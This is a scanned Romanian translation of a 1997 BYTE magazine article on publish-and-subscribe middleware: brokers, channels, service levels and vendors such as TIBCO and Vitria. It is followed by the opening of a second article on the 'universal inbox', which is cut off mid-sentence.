În fine, o piață se formează atunci când apare un nivel ridicat de activitate între un grup de producători și consumatori pe unul sau mai multe canale. Ca și la dinamica piețelor normale, dinamica piețelor din sistemele P&S este un indicator major pentru direcțiile de evoluție urmate de aceste sisteme.

Interacțiuni de bază

Iată cum lucrează (vedeți figura: Arhitectura P&S). Un producător se înregistrează la broker pentru un anumit canal. Această acțiune poate determina brokerul să creeze canalul și să stabilească ce caracteristici va avea. Consumatorii se interesează privitor la canalele disponibile. Dacă găsește un canal dorit, consumatorul se abonează. Mai târziu, producătorul publică un mesaj la un canal. Brokerul va livra mesajul la setul corespunzător de consumatori abonați la acel canal.

În anumite situații, este de dorit o interacțiune directă între perechea producător - consumator. O asemenea legătură directă este cerută pentru date deosebit de volatile sau voluminoase, legate de aplicații care necesită semantică eficientă pentru volume mari de tranzacții.

Un aspect final al ineracțiunilor de mai sus este schimbul monetar posibil între producători, consumatori și broker. Pe măsură ce sistemele vitale se extind peste limitele companiei, trebuie stabilit un sistem explicit stimulativ financiar pentru asigurarea funcționării stabile. Cu toate că asistăm la cresterea rapidă în anumite domenii a comerțului electronic, nu au apărut încă exemple de schimburi monetare cu P&S

P&S practic

Sunt mai multe aspecte cheie care trebuie rezolvate în orice aplicație practică P&S. Cum definiți canalele? Stabiliți nivele de servicii? Drepturi?

Canale și spații de nume. Primul aspect este definirea canalelor, in special spațiul de nume. Un canal reprezintă un flux important de evenimente de afacere sau resurse de informații. Definirea canalelor dumneavoastră implică definirea proceselor proprii de afaceri. La fel și numele (adresarea) dat canalelor implică modul în care aplicațiile P&S vor asigura suportul pentru procesele afacerii dumneavoastră. Majoritatea argumentează că denumirile ar trebui date prin consens, astfel ca să existe o responsabilitate partajată între producători și broker, în mod similar cu numele de domenii de pe Internet.

Antetul de mesaj conține de obicei un câmp structurat pentru subiect (sau numele tipului de obiect). Dacă numele dat mesajelor utilizează acest câmp pentru subiect, mecanismul P&S este bazat pe subiect. Prin contrast, dacă numele dat depinde de conținutul corpului mesajului, mecanismul este bazat pe conținut. Lucrul bazat pe subiect este mai eficient în timp ce lucrul bazat pe conținut este mai flexibil la specificațiile consumatorului privitoare la ce mesaje să fie procesate. Denumirile bazate pe conținut pot de asemenea implica ca să avem pentru corpul mesajului un anumit format auto-definit, astfel ca broker-ul să poată filtra pe bază de operatori de definire de echivalențe și nu numai pe bază de potriviri simple de șiruri.


QOS. Al doilea aspect este nivelul (sau calitatea) serviciului, care depinde da obicei de fiabilitatea transmiterii mesajului. Nivelele tipice de servicii sunt de efort optim (best effort), fiabil, garantat și cel tranzacţional. Efortul optim presupune că broker-ul utilizează transport eficient (dar fără corecţie de erori), ca UDP. Fiabil presupune că avem transport mai puţin eficient (dar cu corecţia erorilor), ca TCP. Garantat, presupune că broker are cozi de mesaje pe medii de stocare permanentă, şi unde păstrează mesajul, până ce se asigură că a avut loc recepţia mesajului de către consumator.

În fine, tranzacţional, presupune că broker asigură administrarea unei tranzacţii între producători şi consumatori, astfel ca orice acţiune din partea oricui suferă o comitere sau este abandonată la unison. Printre diferitele produse, scopul propus la limitele tranzacţiei este derutant şi depinde de perspectiva care este din punctul de vedere al consumatorului sau producătorului.

Tragerea (pull) faţă de împingere(push). Subiectul protocoalelor push a câştigat mare vizibilitate recent, ca alternativa preferată. Problema apare atunci când broker-ul trimite un mesaj la consumatori care s-au abonat la acel mesaj. Dacă numărul acestora este mic, fiecare îşi poate trage mesajul de la broker prin interogare (poll) periodică, sau brokerul; poate trimite mesajul de mai multe ori, o dată pentru fiecare consumator. Pe măsură ca numărul consumatorilor ajunge de ordinul milioanelor, ambele abordări alterează rapid performanţele reţelei. Altfel spus, abordările pull şi cele push simple nu sunt scalabile. Mark Bowles de la TIBCO remarcă: „scalabilitatea este rea la soluţiile punct la punct“.

Esenţa împingerii veritabile la P&S are două aspecte. Primul, consumatorul îşi recepţionează asincron mesajul. Apare o întrerupere pe un anumit nivel, pentru a comuta atenţia consumatorului la noul mesaj. Nu există de la consumator polling în fundal. Al doilea aspect este că mesajul este de tip multicast, de la broker la mulţi consumatori. Brokerul iniţiază transferul care este distribuit eficient la consumatorii adecvaţi. Eficienţa implică asistenţă hardware, înglobată în routere de reţea şi limitează astfel reţelele la echipamente omogene. Miezul dezbaterii privind un multicasting eficient este IP multicasting pentru TCP/IP (vedeţi şi „Multicast pentru mase“, BYTE iunie 1997).

Abonament gratuit



Canalele sau abonamentele sunt grupări logice de mesaje similare actualizate de broker.

Drepturi. Al patrulea aspect constă din specificarea şi administrarea drepturilor pentru producători şi consumatori. Ca şi la un sistem de baze de date, este necesar să avem un mediu sigur şn care are loc autentificarea tuturor participanţilor, cărora li se atribuie un set de drepturi care le limitează acţiunile

Configuraţia. Aspectul ultim este configuraţia arhitecturii P&S. Furnizorii îşi prezintă implementările tipice ca fiind magistrală (bus), centrală (hub şi spoke) şi fulg (snowflake). (vedeţi şi figura Cântecul plaiului).

Participanţi cheie

P&S îşi face apariţia din multe categorii de produse diverse (vedeţi figura: Unde se potrivesc). Este o estompare rapidă a limitelor dintre categorii, cauzată de presiunea pieţei. O dată cu maturizarea P&S aceste categorizări vor fi utile doar pentru scopuri istorice.

Mesagerie. Transportul cu mesaje (numit şi middleware orientat pe mesaje, sau MOM) începe de la protocoale simple pentru trimiterea unui pachet de mesaje de la punctul A la B într-un mod fiabil şi eficient. Mecanismul inerent de stocare - retransmitere al transportului de mesaje a fost extins în numeroase feluri, unul dintre acestea fiind P&S. Ca o dezvoltare a transferului unui mesaj din punctul A în multe puncte B, a apărut ideea de tampoane (buffer) partajate şi abonaţi.

Există produse ca TIB/Rendezvous de la TIBCO, Velociti de la Vitria, Smart Sockets de la Talarian, NEONet de la New Era for Networks şi ActiveWeb de la Active Software.


Din 1986 TIBCO (fosta Teknekron, componentă acum din Reuters) a înfiinţat o bază de date de clienţi în sistemul de piaţă (trading) pentru WallStreet cu un middleware TIB (The Information Bus). Folosind un sistem de nume bazat pe subiect, TIB/Rendezvous transmite pachete multicast astfel ca recepţia să se poată face doar de către destinaţiile selectate, de obicei prin IP-multicast asistat de hardware.

Velociti de la Vitria este un nou sosit care ţinteşte în mod direct TIBCO. Produsul extinde suportul de protocol dincolo de IP-multicast prin oferirea de suport IIOP CORBA (Common Object Request Architecture). „Aspectele principale sunt definirea schemei de canale şi evenimente împreună cu speci-

P&S rezolvă probleme de afaceri

	Coordonarea proceselor	Replicare conţinut	Informare oameni
Flux de informaţii	Mesaje reprezentând evenimente semnificative pentru afacere	Declaraţii de modificare pentru sincronizare de magazii de date persistente	Elemente de informaţii cu subiect sau temă comună
Producători	Aplicaţii care detectează şi captează evenimente de afaceri	Administrator de jurnal pentru bază de date actualizată	Furnizor de conţinut
Abonaţi	Aplicaţii care trebuie să reacţioneze la evenimentele de afacere	Agent de replicare pentru copiile bazei de date	Angajaţii care lucrează pe bază de cunoaştere
Nivel de fiabilitate	Redus sau ridicat	Ridicat (tranzacţii)	Redus
Nivel de securitate	Mediu, într-un mediu intranet	Scăzut	De la redus la ridicat

Arhitectura P&S



❶ Producătorul publică datele la broker.
❷ Consumatorul se ineresează de anumite date şi apoi se abonează la producător, prin broker.
❸ Producătorul anunţă brokerul că a actualizat datele.
❹ Brokerul furnizează datele actuale la consumator.
❺ O legătură de interacţiune va furniza fişiere cu valori sau volume mari direct la consumator.

Într-un proces în şase paşi, consumatorul poate afla ce oferă producătorul şi începe recepţia.

ficarea nivelului solicitat de calitate a serviciului", spune Dale Stoken, unul din fondatori şi şeful pentru tehnologie.

SmartSockets de la Talarian, un veteran al industriei activ din 1989, pune accentul pe posibilitatea de a oferi toleranţă la erori şi scalabilitate nelimitată, în medii tradiţionale mainframe şi Unix, dar şi NT. Tom Laffey, unul din fondatori şi acum CFO la Talarian, afirmă: „Pentru echilibrarea încărcării, SmartSockets poate împinge mesaje la abonaţii care sun cel mai puţin ocupaţi".

NEONet are un broker de mesaje controlat de un motor activat de reguli care transformă fluxul de mesaje. Consumatorii creează abonamente bazate pe conţinutul mesajului şi nu pe un sistem de nume predefinit sau categorizare de către editor.

La limitele sistemelor de mesaje se află ActiveWeb, care adoptă o puternică savoare Web prin uneltele bazate pe Java. Rafael Bracho de la Active Software afirmă că „Active Web se concentrază asupra atacării problemei eterogenităţii prin integrarea unor sisteme vechi şi a unor resurse de informaţii cuplate vag". Configuraţia este de centrală cu spiţe (hub and spoke), spiţele fiind o varietate de adaptoare în resursele de informaţii.

Aşa cum remarcă Evan Bauer de la Giga, „cea mai frecventă implementare de P&S prin sistem de mesaje este o variantă casnică şi care utilizează IBM MQ". O alternativă răspândită pentru mulţi beneficiari pricepuţi este de a lua un produs matur de mesaje şi de a-i adăuga funcţionalitate P&S prin aplicaţia proprie. IBM este conştient de situaţie şi măreşte numărul serviciilor P&S din MQ.

Obiecte distribuite. Conceptul de broker a dobândit atenţia industriei prin specificaţiile OMG (Object Management Group) pentru CORBA, care se bazează pe apelul de procedură la distanţă (RPC) clasic. OMG a extins CORBA astfel încât să includă un set mare de servicii de obiecte, două din care sunt semnificative şi pentru P&S: Object Event Notification Service (evenimente push/pull la/de la canale) şi Object Naming Service (asociază nume de gen IDL (Interface Definition Language) la un context, similar cu arborele de directori din Unix). OMG are în vedre mai multe propuneri de realizare a acestor servicii pentru suport complet P&S.

Exemplele de ORB (Object Reques Broker) includ Orbix de la Iona Tehnologies, Entera de la Borland open Environement şi DataBroker de la I-Kinetics. Mulţi au extins Object Event Notification Service din CORBA pentru suport P&S, ca de exemplu Ambrosia de la Open Horizon.

Nicholas Zaldastani, CEO la Open Horizon, accentuează că „ atenţia este îndreptată la tratarea evenimentelor semnificative care vă afectează afacerile. Proiectanţii trebuie să înveţe să exploateze infrastructuri activate de către evenimente şi să conceapă adecvat spaţiul de nume pentru routarea evenimentelor".

Un alt concurent la obiectele distribuite este DCOM (Disributed Component Object Model) de la Microsoft care este fundamentul tehnologiei ActiveX. În prezent nu există semne că ActiveX ar adopta abordarea P&S, cu toate că există produse apropiate ca Microsoft MSMQ (fost Falcon), SQL Server Replication şi Webcasting bazat pe CDF (prezentat mai jos).

Monitoare pentru tranzacţii. Monitoarele de tranzacţii au evoluat de la baze de date şi sisteme mari de prelucrare tranzacţii, ca IMS şi seriile CICS (Customer Information Control System) de la IBM. Atenţia este acordată tranzacţiilor distribuite între sedii multiple pe bază de protocoale de comitere în două faze (2PC).

Tuxedo, oferit acum de BEA Systems, este exemplul clasic pentru această categorie. Într-un mod similar cu serviciile pentru obiecte CORBA, managementul evenimentelor la Tuxedo a fost extins. „2PC este integrat în P&S şi oferă coordonare între resurse variate", afirmă Ed Felt de la BEA.„ Furnizorul poate trimite un mesaj la broker, care acţionează ca solicitare de consens. Tacă toţi abonaţii sunt de acord, furnizorul poate comite tranzacţia". În plus, BEA s-a aliat cu Digital Equipment pentru a îngloba MessageQ, ObjectBroker şi SAP/R3 Wrapper în linia de produse proprii.

Aplication Integration Server de la Intermezzo Systems dispune de un broker de mesaje activat de un monitor de procesare de tranzacţii care coordonează mai multe aplicaţii pentru realizarea activităţii de afaceri.

Grupuri de ştiri. Era să uităm că vechiul şi bunul e-mail are elemente P&S de mult timp. Prin liste de abonaţi de grup, un producător (emiţător) poate trimite mesaj multicast la mai mulţi consumatori (receptori), care primesc mesajul în mod asincron. Să mai adăugăm conceptul de BBS, şi avem grupuri de ştiri Internet, care sunt bune merci în agitaţia Web. Crearea grupurilor de ştiri şi mesajele moderate sunt concepte importante preluate de către P&S.

Flux de activitate (workflow). Sistemele workflow (sau groupware) urmăresc un element pe drumul parcurs prin unităţile funcţionale ale unei organizaţii. Printr-o anumită combinaţie dintre o bază de date centralizată de control şi mesaje e-mail structurate, responsabilitatea pentru un element în lucru trece de la o persoană la alta. Există acum o convergenţă puternică între sistemele workflow tradiţionale şi cele de mesaje şi obiecte distribuite, rezolvându-se astfel problema implementării sistemelor workflow foarte mari, într-un mod adaptabil şi incremental.


Ca un pionier P7S, Apple a proiectat IAC (Interapplication Communication) în jurul unei variante P&S pentru administrarea documentelor. Un producător partajează o secţiune de document (de exemplu, calcul tabelar). Un abonat obţine acest conţinut pentru un alt document. Edition Manager administrează secţiunea partajată, în cadrul unui container de editare. În acest mod utilizatorii pot schimba un document şi schimbările se propagă la documentele abonaţilor.

Un alt produs este NewsStand de la Lotus. El extinde Notes pe Web prin publicarea de forme Notes și administrarea securității și aprobărilor pentru abonați. Mai multe publicații, ca Banking Report de la BNS, utilizează NewsStand pentru distribuție electronică.

Webcasting. Categoria de emisie pe Web a fost împinsă recent în centrul atenției. Webcasting (sau publicare pe Web) utilizează tehnologie Web pentru a transmite informații recurente prin protocol push. Produsele sunt: PointCast, Castanet de la Marimba, BackWeb, I-Fusion și DataManager.

DataManager de la Data Channel adoptă tehnologia TIBCO și pune accent pe posibilitatea de realizare de multicast eficient pentru pachete TCP, ceea ce permite scalabilitate în medii mai intranet. David Pool, președintele Data Channel spune: „dar ceea ce este o arhitectură foarte elegantă este modalitatea în care TIBCO trimite pachetul și toată lumea ascultă conținutul. Este foarte mic și economic".

Recunoscând importanța standardizării pentru Webcasting, Microsoft înaintat o propunere la WWW Consortium (W3C) pentru tehnologia proprie CDF (Channel Definition Format) care utilizează XML (Extensible Markup Language). Propunerea separă Webcasting pe trei nivele: de bază, administrat și adevărat. Nivelul de bază este o parcurgere (crawling) simplă, periodică a siturilor Web de interes. Webcasting administrat și adevărat utilizează un fișier CDF, astfel că un consumator are o hartă a sitului, așa cum a fost definită de furnizorul de conținut. Așa cum se afirmă în broșura Microsoft CDF, CDF permite unui autor să optimizeze, să dea tentă personală și să controleze deplin modul în care site-ul este emis (Webcast). Pentru a emie un sit, furnizorul de conținut va crea un fișier CDF în rădăcina directorului Web, pentru a stabili un parcurs pe harta sitului și subiectele cheie prezentate.



Softul P&S se prezintă prin modul în care sunt structurate mesajele și cât de strânsă este integrarea cu bazele de date.

Replicare de bază de date. Sistemele de baze de date distribuite care au nevoie de sincronizare cu o versiune primară, necesită o schemă de replicare care distribuie în mod fiabil un amestec de copii de imagini complete și imagini delta. Produsele sunt Data Propagator de la IBM, Replication Server de la Sybase și SQL Server Replication de la Microsoft.


Distribuție de software. Această categorie este un spin major înfipt în coasta administratorilor de PC-uri și rețele. Pe măsură ce crește numărul seriilor de software pentru stații de lucru, crește și nevoia unei distribuții eficiente a softului în toată întreprinderea. P&S pare să fie un model adecvat pentru distribuția de soft, deoarece canalul oferă o protecție specifică pe durata cât consumatorul este abonat pentru softul care se execută pe echipamentul lui. Un produs Webcasting, Castanet, tratează distribuția de soft ca și conținut Web. Un tuner la stația de lucru trage de pe serverul de emisie diferitele actualizări ale modulelor de soft (chiar și ale modulelor tuner).

Magazii de date. P&S prezintă un potențial ridicat pentru livrarea informațiilor în sisteme data warehouse. Problema depășește cea a oferirii informațiilor adecvate pentru oamenii potriviți. Problema este cum să menții un flux de informații adecvate și să permiți ca orice beneficiar să adauge valoare și să publice din nou informația. Aplicarea tehnologiilor P&S la magaziile de date ne va duce la o dinamică complt nouă, activată de piață, pentru răspândirea informațiilor. Produsele sunt delivery-Manager de la VIT, Tapestry de la D2K și Aclue de la Decision.ism.

Delivery Manager de la VIT trece dincolo de magazia de date la orice sursă de informație din întreprindere. „Atenția trebuie concentrată asupra beneficiarului" remarcă Subhash Chowdary, fondatorul și CEO de la VIT. „Consumatorul creează cererea și activează conținutul din orice magazie persistentă, asemenea unei benzi rulante de furnizare de informații".

Tapestry are o interfață pentru abonat cu

Terminologia specifică



Bus
Brokerul are rolul unei plăci de bază universale, care oricine se poate conecta poate, și care este mică șui eficientă.

Centrală cu spițe
Această configurație presupune că brokerul se află în centru și controlează toate interacțiunile.


Fulg
Configurația de fulg înseamnă că brokerul este distribuit în diferite puncte din rețea.

Arhitecturile P&S se livrează în trei variante principale.

care analiştii pot examina meta-catalogul şi îşi pot depune abonamentele prin Web. Conţinutul poate fi livrat într-o mulţime de formate (de ex. Excel Word, Lotus 1-2-3 şi prin Java) şi planificat periodic (vedeţi ecranul alăturat).

Tapestry are o separare unică între rolurile producătorilor. Un furnizor are rol de administrator de date şi mapează sursele de date disponibile într-unul sau mai multe magazine de date. Un editor (publisher) are rol de analist de afaceri şi specifică diferitele moduri de prezentare la care se pot abona oamenii. De exemplu, un furnizor poate construi magazine de date din baze de date gazdă, în vreme ce un editor va publica diferite vizualizări din aceste magazine.

Aclue se adresează utilizatorilor Arbor Essbase şi foloseşte P&S pentru a distribui cuburi, în mod consistent, prin reţea.



Netsite: http://206.86.248.209:5555/cgi-bin/logincgi

Schedule Subscription

PROJECTS

Last Refresh: 08-Apr-97 13:54:09
Refresh Schedule: Multiple Schedules

Run
Frequency: Weekly
☐ Mon ☑ Tue ☑ Wed
☐ Thu ☐ Fri ☐ Sat ☐ Sun
Time: (hh:mm) 12:00 Start Date: (dd-mmm-yy) 01-MAY-97

Send
Subscription/File Name: PROJECTS5
Format: JavaChart
Email Address: csojka@d2k.co
Server: NONE

Tapestry de la D2K are o interfaţă Web pentru planificarea furnizării informaţiilor la care există abonament.

Comerţ electronic. La o primă analiză pare că există puţine legături între P&S şi comerţul electronic. Totuşi, ambele utilizează tehnologii comune (de ex. sistem de mesaje fiabil şi cu securitate) şi au obiective comune (de ex. realizarea potrivirii producătorilor şi consumatorilor). P&S poate beneficia de pe urma experienţelor de schimburi monetare uşoare şi fiabile, iar comerţul electronic poate folosi mecanismele de tranzacţii recurente, similare celor de la grupurile de interes (ca la Clubul Book of the Month).

Acum încotro?

Ca mecanism de coordonare pentru sisteme distribuite şi oameni distribuiţi, P&S are un potenţial imens datorat flexibilităţii, uşurinţei de adaptare şi evoluţie. În situaţii complexe, de scară mare, unde cerinţele se schimbă mereu, P&S poate oferi solul fertil pe care vor creşte aceste sisteme. De asemenea, standardizarea şi comercializarea tehnologiei P&S au potenţialul de a crea pieţe globale pentru schimbul de informaţii şi comerţ, dincolo de orice ne-am putea imagina acum.

Totuşi, P&S are nevoie de câţiva ani pentru maturizare. În primul rând, OMG şi alte grupuri de standardizare trebuie să se pună serios la definirea a ce este P&S. Apoi, infrastructura P&S nu este încă gata. Mai trebuie puse la locul lor tehnologiile pentru suportul sistemului de mesaje fiabile în exeriorul contextului limitat de intranet, protocolul de transport eficient multicast şi schimbul monetar universal. În al treilea rând, slăbiciunea critică este lipsa sistemului de management pentru toată întreprinderea.„ Este uşor să mai adaugi câte puţin o dată, dar cine va superviza acest lucru (sistemul P&S)" remarcă Ian MacFayden, vicepreşedinte de administrare tehnologii la Chase Retail Banking Systems. „Nu există loc pentru responsabilii organizării, deoarece P&S amestecă sistemele gazdă, serverele, reţeaua şi cine şie câte altele".

Chiar şi matură, P&S nu este soluţie la cheie. Mai rămâne activitatea dificilă a înţelegeri proceselor proprii afacerii, specificarea unei reprezentări eficiente a evenimentelor şi conceperea schemelor adecvate pentru bazele de date. P&S va furniza doar unelte mai puternice şi va mări paleta de opţiuni posibile.„ Nu există multă experienţă cu acest lucru, va mai dura probabil 10 ani până la adoptare, ca şi tranziţia de la lucrul pe loturi la cel on-line", prevede Roy Schulte de la Gartner Group. „Marii furnizori vor începe activitatea (pe piaţa P&S) peste doi ani".

Orice soluţie P&S necesită încă profesionişti calificaţi care pot s-o aplice corespunzător. Pentru mulţi ani ce vor veni, formarea acestor profesionişti vfi factorul care va limita adoptarea P&S.■

---

*Richard Hackathorn (***richardh@bolder.com***) este fondatorul şi preşedintele firmei Bolder Technology Inc. (Boulder, CO), specializată în interconectare în intreprindere şi magazii de date. Puteţi obţine o copie a raportului complet referitor la tehnologia P&S la adresa* **http://www.bolder.com.**

INFORMAŢII UTILE

Active Software
Santa Clara, CA
408-988-0414
http://www.activesw.com

BEA Systems, Inc.
Sunnyvale, CA
408-743-4000
http://www.beasys.com

Borland Open Environment
Boston, MA
617-562-0900
http://www.openenv.com

Decision-ism, Inc.
Boulder, CO
303-938-8805
http://www.decisionism.com

D2K, Inc.
San Jose, CA
408-451-2010
http://www.d2k.com

I-Kinetics, Inc.
Burlington, MA
617-270-1300
http://www.i-kinetics.com

Intermezzo Systems, Inc.
Boulder, CO
303-440-5410

Iona Technologies, Inc.
Cambridge, MA
617-949-9000
http://www.iona.com

Lotus Development Corp.
Cambridge, MA
617-577-8500
http://www.lotus.com

New Era of Networks, Inc.
Englewood, CO
800-815-6366
http://www.neonsoft.com

Talarian Corp.
Mountain View, CA
415-965-8050
http://www.talarian.com

TIBCO, Inc.
Palo Alto, CA
415-846-5000
http://www.tibco.com

VIT
Cupertino, CA
408-342-0882
http://www.vit.com


Vitria Technology, Inc.
Mountain View, CA
415-237-6900
http://www.vitria.com

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Darvas Attila*]

Inboxul universal

Este posibil să vă primiţi toate mesajele parvenite prin e-mail, fax, telefon cu ajutorul unei singure interfeţe.

De Mike Hurwicz



ILUSTRAŢIA: DOUGLAS FRASER © 1997

Organizaţia Gallup afirmă că un oarecare angajat a unei mari corporaţii primeşte zilnic 178 de mesaje. În plus, este un lucru deja obişnuit ca mesajele să fie recepţionate prin e-mail, fax, sistem voice-mail şi pager. Şi poate ca dvs nu sunteţi un angajat oarecare!

Pentru utilizatorii asaltaţi de mesaje din toate părţile, un inbox universal ar fi un colac de salvare. Fiind o singură interfaţă pentru utilizator, acest inbox universal se bazează pe programul client e-mail ce listează toate mesajele parvenite. Aceste mesaje pot fi recepţionate prin e-mail, voice-mail, fax-mail (un fax ce soseşte printr-un fax-server şi este recepţionat ca un e-mail) sau pe alte căi. De la interfaţa inboxului universal se pot citi, şterge sau gestiona toate tipurile de mesaje. Pentru a „citi“ un voice-mail, utilizatorul se foloseşte de un telefon sau un PC echipat multimedia. Aceeaşi interfaţă conţine, în mod inevitabil, funcţii necesare pentru a răspunde la mesajele primite, cu toate că transmiterea mesajelor nu este o funcţie specifică al inboxului.


„Cutia poştală“ universală simplifică treaba utilizatorului prin reducerea mediului de recepţionare. Este mai rapidă verificarea unui singur inbox decât a mai multori conturi e-mail, aparate de fax sau sisteme voice-mail. Iar timpul alocat pentru învăţarea folosirii corespunzătoare a interfeţei va scădea, fiind vorba de un singur software. Inboxul universal poate elimina întârzierea recepţionării mesajelor ce pot apărea atunci când utilizatorul nu verifică destul de frecvent o anume sursă, cum ar fi o adresă e-mail, unde nu primeşte foarte des mesaje. Mai mult, inboxul universal permite gestionarea mesajelor fax şi voice-mail în acelaşi fel şi în acelaşi foldere ca şi mesajele primite prin e-mail. Avantajul nu ar consta doar în unificarea mai multor sisteme de gestionare, dar şi 